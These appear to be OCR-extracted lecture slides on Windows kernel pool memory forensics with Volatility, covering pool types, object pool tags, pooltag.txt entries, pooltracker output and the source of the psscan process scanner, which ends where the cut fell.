
```
typedef enum _POOL_TYPE {
  NonPagedPool,
  NonPagedPoolExecute                = NonPagedPool,
  PagedPool,
  NonPagedPoolMustSucceed            = NonPagedPool + 2,
  DontUseThisType,
  NonPagedPoolCacheAligned           = NonPagedPool + 4,
  PagedPoolCacheAligned,
  NonPagedPoolCacheAlignedMustS      = NonPagedPool + 6,
  MaxPoolType,
  NonPagedPoolBase                   = 0,
  NonPagedPoolBaseMustSucceed        = NonPagedPoolBase + 2,
  NonPagedPoolBaseCacheAligned       = NonPagedPoolBase + 4,
  NonPagedPoolBaseCacheAlignedMustS  = NonPagedPoolBase + 6,
  NonPagedPoolSession                = 32,
  PagedPoolSession                   = NonPagedPoolSession + 1,
  NonPagedPoolMustSucceedSession     = PagedPoolSession + 1,
  DontUseThisTypeSession             = NonPagedPoolMustSucceedSession + 1,
  NonPagedPoolCacheAlignedSession    = DontUseThisTypeSession + 1,
  PagedPoolCacheAlignedSession       = NonPagedPoolCacheAlignedSession + 1,
  NonPagedPoolCacheAlignedMustSSession = PagedPoolCacheAlignedSession + 1,
  NonPagedPoolNx                     = 512,
  NonPagedPoolNxCacheAligned         = NonPagedPoolNx + 4,
  NonPagedPoolSessionNx              = NonPagedPoolNx + 32
} POOL_TYPE;
```

See http://msdn.microsoft.com/en-us/library/windows/hardware/ff559707(v=vs.85).aspx



Index into nt!ObTypeIndexTable, which is an array of type objects (_OBJECT_TYPE)


[see next slide]



Pool Tags and Associated Plugins

Object	Tag	Tag (Protected)	Min. Size (Win7 x64)	Memory Type	Plugin
Process	Proc	Pro\xe3	1304	Nonpaged	psscan
Threads	Thrd	Thr\xe4	1248	Nonpaged	thrdscan
Desktops	Desk	Des\xeb	296	Nonpaged	deskscan
Window Stations	Wind	Win\xe4	224	Nonpaged	wndscan
Mutants	Mute	Mut\xe5	128	Nonpaged	mutantscan
File Objects	File	Fil\xe5	288	Nonpaged	filescan
Drivers	Driv	Dri\xf6	408	Nonpaged	driverscan
Symbolic Links	Link	Lin\xeb	104	Nonpaged	symlinkscan

Get All Pool Tags: objtypescan



"Authoritative" Source: pooltag.txt (DDK)

Can see a standalone version here:

https://code.google.com/p/dump-dog/source/browse/trunk/Server/Debuggers/triage/pooltag.txt?r=3

```
rem
rem    Pooltag.txt
rem
rem    This file lists the tags used for pool allocations by kernel mode components
rem    and drivers.
rem
rem    The file has the following format:
rem       <PoolTag> - <binary-name> - <Description>
rem
rem    Pooltag.txt is installed with Debugging Tools for Windows (in %windbg%\triage)
rem    and with the Windows DDK (in %winddk%\tools\other\platform\poolmon, where
rem    platform is amd64, i386, or ia64).
rem

@GMM - <unknown>    - (Intel video driver) Memory manager
@KCH - <unknown>    - (Intel video driver) Chipset specific service
@MP  - <unknown>    - (Intel video driver) Miniport related memory
@SB  - <unknown>    - (Intel video driver) Soft BIOS

_ATI - <unknown>    - ATI video driver

_LCD - monitor.sys  - Monitor PDO name buffer


8042 - i8042prt.sys - PS/2 kb and mouse


AdSv - vmsrvc.sys   - Virtual Machines Additions Service
ARPC - atmarpc.sys  - ATM ARP Client
ATMU - atmuni.sys   - ATM UNI Call Manager
Atom - <unknown>    - Atom Tables
Abos - <unknown>    - Abiosdsk
AcdM - <unknown>    - TDI AcdObjectInfoG
AcdN - <unknown>    - TDI AcdObjectInfoG
AcpA - acpi.sys     - ACPI arbiter data
AcpB - acpi.sys     - ACPI buffer data
AcpD - acpi.sys     - ACPI device data
AcpE - acpi.sys     - ACPI embedded controller data
AcpF - acpi.sys     - ACPI interface data
Acpg - acpi.sys     - ACPI GPE data
```


This version:
More than 3000 entries

Monitoring Allocations

- Driver development tool **`poolmon`** allows tracking pool allocations by tag







Pool Tracking From Dump

1. Python

```
>>> dt("_POOL_TRACKER_TABLE")
 '_POOL_TRACKER_TABLE' (40 bytes)
0x0   : Key                            ['String', {'length': 4}]
0x4   : NonPagedAllocs                 ['long']
0x8   : NonPagedFrees                  ['long']
0x10  : NonPagedBytes                  ['unsigned long long']
0x18  : PagedAllocs                    ['unsigned long']
0x1c  : PagedFrees                     ['unsigned long']
0x20  : PagedBytes                     ['unsigned long long']
>>>
```

1. bash

```
bigjoe:volatility golden$ python vol.py --profile=Win7SP1x64 -f ~/Documents/Virtual\ Machines.localized/Windows\ 7\ x64
/Windows\ 7\ x64-1e433ca5.vmem pooltracker --tags=File,Proc
Volatility Foundation Volatility Framework 2.4
Tag    NpAllocs NpFrees  NpBytes  PgAllocs PgFrees  PgBytes  Driver              Reason
------ -------- -------- -------- -------- -------- -------- ------------------- ------
File    3493404  3465935  9215600        0        0        0
Proc        221      154    88912        0        0        0
bigjoe:volatility golden$
```

Note: Only for Vista and later

Custom Pool Scanning

- Building custom pool scanners in Volatility is fairly straightforward
- Object system understands how many headers wrap an object of interest
- Can simply specify pool tags and associated checks (e.g., size of object) and let the framework do the rest
- Guts of `psscan` plugin illustrate

```
class PoolScanProcess(poolscan.PoolScanner):
  """Pool scanner for process objects"""

  def __init__(self, address_space, **kwargs):
    poolscan.PoolScanner.__init__(self, address_space, **kwargs)

    self.struct_name = "_EPROCESS"
    self.object_type = "Process"
    self.pooltag = obj.VolMagic(address_space).ProcessPoolTag.v()
    size = self.address_space.profile.get_obj_size("_EPROCESS")

    self.checks = [
     ('CheckPoolSize', dict(condition = lambda x: x >= size)),
     ('CheckPoolType', dict(non_paged = True, free = True)),
     ('CheckPoolIndex', dict(value = 0)),
    ]
```

```
class PSScan(common.AbstractScanCommand):
  """Pool scanner for process objects"""

  scanners = [poolscan.PoolScanProcess]

  def render_text(self, outfd, data):
    self.table_header(outfd, [('Offset(P)', '[addrpad]'),
    ('Name', '16'),
    ('PID', '>6'),
    ('PPID', '>6'),
    ('PDB', '[addrpad]'),
    ('Time created', '30'),
    ('Time exited', '30')
    ])

    for pool_obj, eprocess in data:
      self.table_row(outfd,
      eprocess.obj_offset,
      eprocess.ImageFileName,
      eprocess.UniqueProcessId,
      eprocess.InheritedFromUniqueProcessId,
      eprocess.Pcb.DirectoryTableBase,
      eprocess.CreateTime or '',
